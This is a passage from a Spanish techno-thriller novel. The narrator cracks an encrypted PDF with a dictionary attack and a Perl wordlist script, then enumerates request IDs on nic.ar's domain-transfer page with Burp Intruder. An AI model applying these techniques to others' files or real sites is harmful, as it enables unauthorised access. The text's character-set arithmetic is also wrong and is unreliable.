
Comienzan identificando la versión del formato, que puede variar desde la 1.0 hasta la 1.7 y cada una de ellas tiene distintas propiedades y características en cuanto a seguridad. Después se encuentran los objetos, que es donde realmente están los datos, ya sean imágenes, texto, tipos de letra o incluso vídeos.

Generalmente es contenido comprimido o con formato codificado, por lo que con un simple editor de texto como Wordpad no se puede interpretar y hace falta un software especial que lo procese. Los objetos se identifican fácilmente porque comienzan en una línea con dos números (identificador y versión) y la palabra “obj” y terminan con “endobj”.



Img 15: Estructura de PDF: cabecera y objetos.

El documento de Yolanda estaba basado en la versión 1.7[4] del estándar. Después se iban creando objetos uno tras otro hasta llegar casi al final del fichero donde se encuentra la tabla XREF y el Trailer.



Img 16: Estructura de PDF: Xref y trailer.

La tabla XREF es un mapa que indica la posición de cada objeto en el fichero, si están libres (f) o usados (n), y el número inicial y total de objetos que componen el archivo.

En el tráiler se identifica cuál es el número del objeto raíz, obligatorio para inicializar el documento y del cual se enlaza el resto, cuántos elementos hay y en qué posición del fichero se encuentra la tabla XREF. El PDF termina con los caracteres %%EOF.

Después de subir y bajar la barra del *scroll* un rato sobre el Wordpad, acabé encontrando un objeto que parecía contener información sobre el cifrado y la contraseña que solicitaba el lector cuando abría el fichero:

```
11 0 obj
<</CF<</StdCF<</AuthEvent/DocOpen/CFM/V2/Length 16>>>>/EncryptMetadata
false/Filter/Standard/Length 128/O(1FÝX\)uâzÏ_@ãeœ
ñÔb«_GaUA_"F øI_)/P -1028/R 4/StmF/StdCF/StrF/StdCF/U(ZÚ_   €?_cÎ\)
açõ•ý________________)/V 4>>
endobj
```

Elemento 1: Objeto que define el cifrado del PDF

Como no sabía qué querían decir esos valores descargué el pequeño documento de referencia de 1300 páginas para averiguar su significado. Lo más revelador fueron estos datos:

- /CFM/V2: define el cifrado, en este caso al ser V2, el algoritmo era RC4.
- /Length 128: identifica que la clave tiene un tamaño de 128 bits.
- /AuthEvent/DocOpen: solicita la contraseña cuando el documento es abierto.
- /EncryptMetada false: deja los metadatos del documento sin cifrar.
- /P -1028: Permisos una vez se abre el documento: copiar, imprimir, modificar, etcétera. En este caso -1028 indica que el documento no tiene ninguna restricción de este tipo.
- /O y /U: son usados para comprobar si la contraseña introducida es correcta, Owner es utilizado para restringir permisos sobre el documento y User si el contenido está cifrado.

Había conseguido algo más de información, el archivo estaba cifrado con RC4-128 bits, así que busqué alguna herramienta que permitiese hacer ataques de fuerza bruta, o lo que es lo mismo, automatizar la prueba y error.

Me hice con una demo de la aplicación Advanced PDF Password Recovery[5] y un diccionario[6] de palabras a probar. Con un poco de suerte, el creador del documento habría introducido el nombre de su gato o algo similar y encontraría la contraseña rápidamente.


Como diccionario decidí utilizar el que se creó tras el incidente de seguridad de la web Rockyou.com, a la que le robaron las contraseñas de sus 32 millones de usuarios, las cuales, una vez ordenadas y filtradas, se redujeron a 14 millones distintas.

Pocos minutos después me llevé la primera desilusión. El propietario del documento había sido más creativo que aquellos pobres usuarios. Necesitaba alternativas.

Solo me quedaba una opción: podía configurar la herramienta para que barriese una a una todas las posibles combinaciones de letras de 5 ó 6 caracteres. Pero, claro, si añadía números, mayúsculas y símbolos, seguramente tardaría días en encontrar la contraseña. Antes de intentarlo, decidí hacer una aproximación más exacta con un pequeño cálculo.

Si de la "a" hasta la "z" hay 24 caracteres, otros 24 de A-Z mayúsculas, 10 caracteres más del 0 al 9 y 33 símbolos distintos, el juego de caracteres suma un total de 95 (24+24+10+33), elevado a una longitud de contraseña de 5. Existen un total de 7.737.809.375 contraseñas

posibles, a una velocidad de 55.000 contraseñas por segundo, tardaría 1 día y 15 horas en probar. Además, esto no me aseguraría el éxito, ya que *si la contraseña era más larga no la encontraría*. El mismo cálculo para una longitud de 6 caracteres tardaría 156 días. ¡Inviable!




Img 17: Herramienta Advanced PDF Password Recovery buscando la contraseña del PDF.

Sentía que le estaba fallando a Yolanda mientras calculaba posibilidades y tiempos en Excel. Había confiado en mí y no iba a ser capaz de darle la respuesta que buscaba.

Dejé al equipo intentándolo mientras me ponía el pijama. Tal vez aquel día se alineasen los astros y por casualidad encontrase la aguja en el pajar. De repente, al meter una pierna en el pantalón, recordé que los metadatos del documento estaban sin cifrar y no les había hecho demasiado caso. Volví corriendo al PC y abrí una vez más el PDF con un editor de texto.

El segundo objeto en formato XMP[7] (Extensible Metadata Platform) contenía la información. Allí encontré la fecha de creación, 2012-04-15, modificación, 22-05-31, el nombre de la aplicación que usaron para crear el documento, PScript5.dll versión 5.2.2, y el nombre del autor: Alexander Eichelberger. ¡Vaya nombre!, pensé. Parecía el de un oficial de las SS. Inmediatamente me di cuenta. El nombre del documento, "Operationen", no era español. Una simple búsqueda en Google confirmó mis sospechas. "Operationen" significa operaciones en alemán. El autor parecía ser de esa nacionalidad y yo no había probado palabras germanas, o por lo menos, no una lista de palabras alemanas todo lo compleja que podría ser.

Tenía varias opciones, como descargarme unos cuantos libros alemanes y generar un diccionario a partir de ellos, buscar alguno hecho o lo que finalmente hice: descargarme la Wikipedia[8] en alemán y crear uno.



Img 18: Metadatos del PDF vistos desde WordPad.

Puse a bajar el archivo `wikipedia-de-html.tar.7z` de 3Gb que, una vez descomprimido, procesaría con un script para convertir las páginas HTML en listas de palabras.

Mientras se descargaba el fichero, aproveché para consultar el timeline de mi Twitter. Leí unos cincuenta tuits de la gente que seguía sin prestarles demasiada atención. Había tres de @RoMaVincit, mi compañero Roberto Márquez, dirigidos a mí:

"@ariostark estamos en "La Copa Dorada". Espero que tu novia merezca la pena. Acaban de entrar tres tías buenas"; "@ariostark como no contestas supongo que sí merece la pena. Cabrón con suerte. Jaime es un traidor"; y el último, algo desconcertante: "¿Sabes de algún sicario barato para liquidar a Jaime?".

Cuando cerré el Twitter, el archivo de la Wikipedia prácticamente se había descargado. ¡Dios bendiga el cable de ONO! Me puse con el script mientras finalizaba la última parte. Era sencillo, tan solo tenía que eliminar las etiquetas HTML y dejar una lista de palabras únicas.


```
#!/usr/bin/perl
use HTML::Strip;
use strict;
my $hs = HTML::Strip->new();
$hs->set_decode_entities(1);
my $word;
my $buff;
my $buffcount;
while(<STDIN>) {
  if( $buffcount < 5000 ) {
    $buff .= $_;
    $buffcount++;
  } else {
    my $ct=$hs->parse( $buff  );
    my @w = split /[\s,\."']+/, $ct;;
    $hs->eof;
    map { $word->{lc($_)} =  '' } @w;
    $buff = '';
    $buffcount = 0;
  }
};
if( $buffcount ) {
    my $ct=$hs->parse( $buff );
    my @w = split /[\s,\."']+/, $ct;
    $hs->eof;
    map { $word->{lc($_)} =  '' } @w;
}
print join( "\n", keys %{$word}), "\n";
```


Elemento 2: Script en perl para eliminar etiquetas HTML de la Wikipedia.

Luego descomprimí el archivo. Los míseros 3Gbs se convirtieron en 44Gbs de información a procesar. Con la utilidad `find`, busqué todos los artículos y ejecuté el script sobre ellos.

```
root@bt: /tmp/wiki
File Edit View Terminal Help
[arios@serenity wiki]$ wget http://dumps.wikimedia.org/other/static_html_dumps/current/de/wikipedia-de-html.tar.7z
[arios@serenity wiki]$ 7za x wikipedia-de-html.tar.7z
[arios@serenity wiki]$ tar -xvf wikipedia-de-html.tar
[arios@serenity wiki]$ cd de
[arios@serenity de]$ find . -iname "*.html" -exec cat {} \; |
perl strip.pl > diccionario-de.txt
```

Img 19: Descarga de la wikipedia, descompresión y creación de diccionario en alemán.

Volví a abrir la aplicación, esta vez cargando el nuevo y recién creado diccionario alemán. Cruce los dedos. Pulsé el icono para empezar y, en apenas un segundo, apareció la contraseña: "reichhaltigem". ¡Victoria!



Img 20: Ventana de Advanced PDF Password Recovery con la contraseña encontrada.

Sí, victoria. Lo había conseguido después de solo cuatro horas. El dulce sabor del éxito fue menos gratificante que saber que finalmente no decepcionaría a Yolanda. Me sentí como el caballero andante de los cuentos medievales que acude a salvar a su bella dama, como aquel héroe de fantasía que tras sortear graves peligros finalmente encuentra a la princesa y la rescata, uniendo en ese momento su destino al de ella. Sí, me sentí como, como… ¿Shrek? Sacudí la cabeza ante esa imagen, pero después sonreí confiado. Al fin y al cabo, Shrek y Fiona acaban juntos, ¿no?

Era tarde hasta para uno de mis viernes. Estaba tan agotado que ni siquiera la curiosidad por lo que contenía el archivo fue capaz de retenerme ante el monitor. Pensé que a Yolanda le gustaría saber que lo había conseguido a tiempo, pero también que estaría durmiendo a horas tan intempestivas. Como no quería despertarla, le envié un *whats*. "Misión cumplida. Tengo tu rollo secreto", adjuntando una imagen del simpático ogro que encontré en IMDB. Me pareció muy apropiado, aunque ella no lo entendería. En esta ocasión solo un aspa verde acompañó mi mensaje. Seguramente su móvil estuviera apagado y no lo leería hasta la mañana.

Me estiré en la silla reclinable, sin reprimir un prolongado bostezo, antes de levantarme para irme a la cama. Estaba derrotado después de tantas y encontradas emociones. La perspectiva de un sueño reparador me llevó en volandas hasta el dormitorio. Cuando por fin caí sobre la almohada, los dígitos luminosos de mi despertador me reprendieron por haber trasnochado tanto. La avanzada hora a que me acosté y las lágrimas de Yolanda fueron mis últimos recuerdos de aquel día.

Capítulo V
NIC-1

Desperté tras una noche de sueños agitados con las primeras luces del alba. Había dormido apenas tres o cuatro horas, que no habían sido suficientes para sacudirme el cansancio que arrastraba. Traté de volver a cerrar los ojos pero, tras entablar un encarnizado combate contra las sábanas, finalmente estas me vencieron y me expulsaron del dormitorio. Lo abandoné con la vergüenza de la derrota, esperando que el iPad y una taza de café me devolvieran la confianza.

La cafetera Nespresso había sido uno de los pocos caprichos que adquirí fuera de la sección de informática del centro comercial. El cremoso líquido llenó la taza hasta el nivel correcto, invadiendo la cocina con su aroma. Llevé la taza al salón, recogí la tableta que descansaba sobre la mesa y salí con ambas al balcón.

Estaba dispuesto a afrontar el día sin prestar atención al desorden generalizado que reinaba en mi hogar. Me recosté en la butaca que componía el único mobiliario del balcón, colocando la taza sobre uno de sus brazos.

Me encantaba leer las *feeds* de las webs que seguía por la mañana, sentado en mi butaca y disfrutando de una buena taza de café, cuando el sol clareaba pero no invadía el cielo, y el aire aún era fresco y agradable en los pulmones. Me ayudaba a encarar el día armado con información, mientras la ciudad despertaba de su letargo y cobraba vida.

Leí unas cuantas noticias de información general, así como unos pocos artículos de "expertos" que opinaban sobre la delicada situación económica mundial. La cosa pintaba mal, decían, pero había esperanza en el horizonte si todos hacíamos los sacrificios necesarios. Ese era el resumen general.

Harto de leer estupideces, pasé a las RSS de mis sitios favoritos[9]: netsec de reddit, hispasec, seguridad apple, security art work, 48bits, dragonjar… La lista era casi infinita. Me llevó más tiempo del deseado. Cuando terminé de leer, el último sorbo estaba tibio y me dejó una desagradable sensación en la boca. En el balcón, la luz se hacía más intensa a medida que el sol emergía por encima de los edificios, transformando pronto la agradable brisa matinal en un bochorno insoportable. La ciudad ya había despertado e invadía con ruidos desagradables mi tranquilidad.

Cerré el iPad y me refugié en el interior. El silencio y el frescor del salón vinieron a poner algo de paz a mi mundo, convulso tras la velada con Yolanda. Para distraerme mientras esperaba a que llamase, me fui directo al despacho. Abrí el correo y me dediqué a hacer

pruebas con la página de confirmación de transferencia que me pareció sospechosa en el VIPS.

La URL contenía dos parámetros, codUsuario y CodPeticion, cada uno de ellos con un valor numérico y formando un enlace del tipo:

http://www.nic.ar/pagina.html?codUsuario=XXXX&CodPeticion=YYYY.

En cuanto vi los números, la tentación me pudo y resté 1 al número de la variable CodPeticion. En ese momento, se mostró una petición igual a la mía con la única diferencia de que el nombre del dominio había cambiado.



Img 21: Confirmación de traspaso de dominio, para otro dominio de pruebas.

No podía creerlo. Seguramente, era uno de los fallos más clásicos en seguridad web. Cuando vi este comportamiento, decidí hacer más pruebas y solicité una nueva transferencia de otro de mis dominios para intentar aceptarla usando un enlace que yo mismo generase, tan solo sumando 1 al CodPeticion hasta llegar a ver la petición del dominio de pruebas. Todo esto, por supuesto, sin leer el correo electrónico con la URL correcta de confirmación.

Si este era su funcionamiento, podría solicitar la transferencia de cualquier dominio argentino, es decir, los que tienen de TLD (Top Domain Level) ".ar"; y, tan solo con unas decenas de peticiones web, recorrer el número de solicitud para encontrar el enlace válido y llevármelo a otra parte, convirtiéndome en su nuevo dueño.

Las direcciones que probé iban siguiendo un orden secuencial:

1. *http://www.nic.ar/pagina.html?codUsuario=12312&CodPeticion=3641601*
2. *http://www.nic.ar/pagina.html?codUsuario=12312&CodPeticion=3641602*
3. *http://www.nic.ar/pagina.html?codUsuario=12312&CodPeticion=3641603*
4. ...

Al solicitar la transferencia, al propietario real del dominio le llegaría un correo electrónico avisándole de que un proceso de transferencia de dominio se había puesto en marcha y necesitaba confirmación, tal y como me llegó a mí. Pero el incauto propietario pensaría: "¿Qué más da? Si alguien trata de hacer una transferencia y no tiene acceso a mi correo, no debería preocuparme".

Para localizar el enlace válido utilicé el proxy Burp[10], que entre sus funcionalidades se encuentra `Intruder`, una herramienta que permite especificar un "payload" e ir aplicándole


lógica para que haga peticiones web automáticas y muestre los resultados. Esto me ahorraría andar modificando manualmente el valor y hacer la prueba rápidamente.

En este caso, el payload era el valor de la variable código de petición (CodPeticion), por lo que lo indiqué en la pestaña de "positions" del Intruder, usando los caracteres especiales "§...§".




Img 22: Configuración de la posición de Intruder en la herramienta Burp Proxy.

Una vez especificado dónde manipular los datos, en la pestaña payloads indiqué que tan solo tenía que recorrer unas decenas de números para alcanzar la página correcta, en concreto, desde el 3641600 al 3641670.



Img 23: Configuración del payload en Intruder de Burp Proxy.


Ya solo faltaba iniciar el ataque, así que pulsé sobre la barra superior de Intruder "start attack" y las peticiones comenzaron a sucederse una tras otra.



Img 24: Resultados del Intruder de Burp Proxy.

Supe que tuve éxito cuando la ventana mostró una petición donde la columna de tamaño indicaba un número distinto. Apunté en una hoja el número 3641605, al que correspondía la petición, y compuse la URL.

Cuando la abrí en el navegador y pulsé sobre el icono de Aceptar, un mensaje en chillonas letras rojas sobre fondo amarillo me advertía que no estaba autorizado para realizar aquella operación.



Img 25: Error de acceso denegado al hacer la transferencia de dominio.

¡Maldita sea! Entonces la aplicación web también comprobaba que la otra variable, el código de usuario (codUsuario), correspondía y estaba asociado al número de petición. Esto complicaría las cosas, ya que habría cerca de dos millones de usuarios en la web y tardaría demasiado en recorrer todas esas peticiones, a lo que habría que sumar el tiempo necesario para aceptarlas a fin de completar la transferencia. Necesitaba una forma de averiguar el código de usuario de un dominio para tener ambos datos y explotar la vulnerabilidad.

Quería seguir buscando y asegurarme de la presencia del fallo. En caso de encontrarlo, los responsables estarían de suerte porque mi intención era reportarlo y ayudarles a encontrar una solución. Si alguien con menos escrúpulos lo hubiese descubierto antes, podría haber complicado las cosas, incluso hasta el punto de paralizar gran parte del país. De la cantidad de escenarios que asaltaban mi cabeza, el más recurrente se parecía al de la película "La Jungla 4.0". No me veía en el papel de Bruce Willis, pero sí estaba convencido de encontrarme ante uno de los hallazgos más destacados del año.

Minimicé las ventanas y en la pantalla apareció el fondo de escritorio plagado de iconos. Ya no tenía nada que hacer salvo esperar la llamada de Yolanda.

La inactividad me hizo recordar la tarde anterior. Fue todo muy extraño, pero dos cosas estaban claras: ella estaba preocupada por su hermano y su interés por mí se limitaba a mis capacidades informáticas.

Mi teléfono móvil se encontraba sobre la mesa del ordenador. Comprobé el Whatsapp. Ella aún no había leído el mensaje. Eso me extrañó, ya que Yolanda había insistido en la urgencia del asunto. Era lógico esperar que aguardara con impaciencia el resultado de mi trabajo. Quería que le devolviese cuanto antes el archivo descifrado, pero ni siquiera había comprobado su móvil. De todas formas, no le di importancia. Todavía era pronto. Acabaría por llamar. No en vano, la interesada era ella. A mí me daba igual. Fin del asunto.

Pero ¿a quién quería engañar? El despecho sufrido no había impedido que saltara de la cama pensando en ella. Durante todos estos años, a pesar de las muchas tentativas frustradas que acabaron llevándome a la resignación, en lo más recóndito de mi alma siempre albergué el anhelo de conquistarla. A veces, me sorprendía mirando nuestras antiguas fotografías con la esperanza de un futuro en que posaríamos juntos de nuevo y ya nada volvería a separarnos. Al volver a verla después de tanto tiempo, los sentimientos enterrados irrumpieron con mayor fuerza que nunca.

No me gustaba la causa que nos había reunido, pero en el fondo agradecía cualquier pretexto que me permitiera verla de nuevo. Al observar su foto en el móvil, adopté la resolución de cerrar aquel capítulo de mi vida de una vez por todas. Aprovecharía la ocasión para arreglar las cosas. Me disculparía por mi comportamiento y mis reproches. La ayudaría en cuanto pudiera para liberarla de esa angustia que la atenazaba. Pero también le abriría mi corazón. Le confesaría mi amor pasado y renacido mil veces, ese día más fuerte que nunca. Y, si después de todo, seguía sin querer saber nada de mí, al menos me iría con la sensación de haberlo intentado. No sería menos doloroso, pero sí un poco más valiente.

Me encontraba sumido en esas profundas reflexiones, haciendo tamborilear los dedos sobre la mesa, cuando advertí que la memoria USB seguía conectada al puerto. Tras un momento de duda, abrí el documento PDF e introduje la contraseña descubierta la noche anterior, asegurándome de introducir los caracteres en el orden correcto. Enseguida apareció su contenido:

Operationen.pdf - Foxit Reader

Destino	Cantidad	Fecha
Nürnberg	87.000,00 €	21/05/2012
Köln	5.400,00 €	10/05/2012
München	2.200,00 €	09/05/2012
München	400,00 €	03/05/2012
Nürnberg	65.000,00 €	01/05/2012
Düsseldorf	5.100,00 €	28/04/2012
München	9.050,00 €	28/04/2012
Nürnberg	10.300,00 €	26/04/2012
Köln	4.300,00 €	12/04/2012
Düsseldorf	3.020,00 €	10/04/2012
Düsseldorf	2.100,00 €	05/04/2012
München	1.200,00 €	04/04/2012
Nürnberg	90.000,00 €	01/04/2012

Img 26: Contenido del documento PDF descifrado.

No me decía nada. Parecía una especie de contabilidad, con tablas que relacionaban nombres y cifras.

No estaba muy seguro de haber traicionado la confianza de Yolanda al consultar el contenido del archivo. Aunque no me lo había prohibido expresamente, a tenor de su secretismo, intuía que no le haría ninguna gracia. Si tal era el caso, había pagado un alto precio por una recompensa tan pobre.

Me quedé mirando el documento sin acabar de encontrarle sentido. ¿Por qué había estado tan misteriosa con respecto a ese archivo? ¿Por qué estaba cifrado? ¿Quién era el alemán? ¿Tan importante era como para no poder hablar de ello conmigo? ¿Cuál era su interés en todo aquel asunto? ¿Qué significaban todas aquellas filas y columnas de nombres y números? Todas esas preguntas me asaltaban, pero al final se reducían a una sola: "¿En qué lío te has metido, Yolanda?".

La melodía de la serie "Juego de Tronos" me sobresaltó como el estallido de una bomba. Tenía una llamada.

Capítulo VI: Venganza

Me abalancé sobre el móvil sin mirar siquiera el identificador.

-¿Sí? –dije, con un tono de voz que denotaba mayor urgencia y melosidad de lo que me habría gustado.

-¡Ríos! –exclamó Roberto al otro lado. Esperaba escuchar la suave voz de Yolanda; la de Roberto lo era tanto como un derechazo a la mandíbula.

-¿Qué quieres?

-¿Qué te pasa, hombre? ¿Anoche no acabó bien?

-Eso no te importa. Si llamas para preguntar chorradas, te cuelgo.

-Así que la periquita voló sin que se dejara desplumar. No te agobies, tío. Eso nos ha pasado a todos alguna vez. Mírame a mí. No sería la primera vez que una pava me da calabazas.

-No me extraña, dada tu recurrente tendencia a confundir a las mujeres con aves.

Estalló en una sonora carcajada que me llegó a través del altavoz. Lo aparté de la oreja hasta que terminó de reír, forzado por mi silencio.

-Muy bueno, Ríos. Esa me la apunto.

-Por última vez, ¿para qué has llamado?

-Para intercambiar información, que es el principal objetivo de toda comunicación humana. Yo te cuento mis aventuras nocturnas con Jaime y Mario a cambio de lo que tú ya me has contado sobre tu cita.

-¡Yo no te he dicho nada!

-Como si lo hubieras hecho. En primer lugar me has cogido el teléfono –explicó-lo que habría sido imposible de tener las manos ocupadas, no sé si me entiendes.

-No, Roberto, no te entiendo. Eres demasiado sutil.

-¿Sarcasmo? –preguntó-. Es igual. También está tu actitud. ¿Qué te pasa conmigo, tío? Yo no soy el enemigo. El verdadero enemigo se te ha escapado cuando fuese que la cagases anoche. Los hombres tenemos que estar unidos en nuestra eterna y aciaga lucha contra los malignos ejércitos de féminas que tratan de imponernos su demencial visión del mundo. No podemos enfrentarnos entre nosotros. Eso es lo que ellas quieren.

-Ya estoy hasta las narices de gilipolleces. Voy a colgar.

-¡Espera, tío! No te pongas así. Yo solo quería animarte como buen colega tuyo que soy.

-Pues no está resultando, Roberto, no está resultando.

-Vaya, lo siento. Pero seguro que te animas si te cuento la última de Jaime, ya verás –se tomó un momento, como para tomar impulso antes de soltarlo-. Resulta que estamos los tres en nuestro sitio, ya sabes, al fondo de la barra, muy elegantes con nuestros trajes del trabajo, viendo qué hay en el garito. Vamos por la cuarta ronda de cervezas, lo que para Mario significa estar a un paso de tocar el cielo, justo antes de la caída, cuando entran tres pibas apretadísimas pidiendo a gritos un *penetration test*. A mí me salen las cuentas, y los ojos de las órbitas. Le digo a Jaime que me quedo con la rubia de ojos claros, y él que de eso nada, que él la vio primero. Mario dice que hay que entrar a las otras dos, que son más asequibles y así aislar a la rubia, que lo ha visto en una película o algo así. Yo le digo que eso son gilipolleces, pero Jaime parece considerarlo. Al final decidimos atacar y actuar según el progreso de cada cual.

>>Las chicas se sientan en una mesa del fondo, sin parar de mirarnos, o eso me parece a mí. El caso es que el asunto promete, me digo. Trazamos el plan de batalla en una servilleta, con Jaime de avanzadilla, por eso de que tiene buena labia, aunque yo pienso que el cabrón acabará levantándome a la rubia. Luego veo a su amiga la morena, que tampoco está nada mal, y se me quitan las dudas. Antes de partir, Jaime me pide que vayamos a la mesa cuando él esté sentado para despedirnos, como si hubiésemos decidido irnos a otro sitio, para que él insista en que nos quedemos y así poder acoplarnos con las chicas. Yo me mosqueo un poco, pero la confianza de Jaime termina por convencerme. Mario apura su jarra y le desea suerte. Así que le damos luz verde.

-Oye, Roberto –interrumpí-, ¿este cuento tiene un final?

-Un momento, que ahora viene lo mejor. Verás: el hecho es que Jaime se acerca a la mesa y lo vemos hablar con las chicas. Él hace un gesto con la cabeza hacia nosotros y ellas nos miran, sonríen y le invitan a sentarse. Nosotros estamos a lo nuestro, esperando el momento adecuado de salir a escena, mostrando nuestra mejor pose y todo eso. En la mesa, la cosa parece ir sobre ruedas, con las chicas observándonos y riendo cada vez que Jaime le da al pico. Mario y yo seguimos bebiendo hasta que se nos queda cara de idiotas de tanto esperar. Como no hemos establecido ninguna seña y Jaime no parece darnos la alternativa, al final decidimos que ha llegado nuestro momento.

Nos acercamos al objetivo, deseando que Jaime nos haya preparado el terreno lo suficiente para ser bien recibidos a la mesa y empezar a pensar en el siguiente paso. Mi confianza en el plan crece según nos aproximamos, porque veo sonrisas y gestos de simpatía en las chicas. Saludo con la cabeza e interpreto mi papel, confiado en que Jaime actuará según el suyo. "Bueno, colega", le digo, posando una mano en su hombro y dirigiendo mi mejor sonrisa a la rubia. "Creo que nos vamos. Hoy esto está un poco muerto". Añado esto para hacerme el interesante y hacer ver que conozco otros locales mucho más guays. "Muy bien, chicos", contesta. "Que lo paséis bien". ¡Y nos guiña un ojo! ¡Hijoputa!

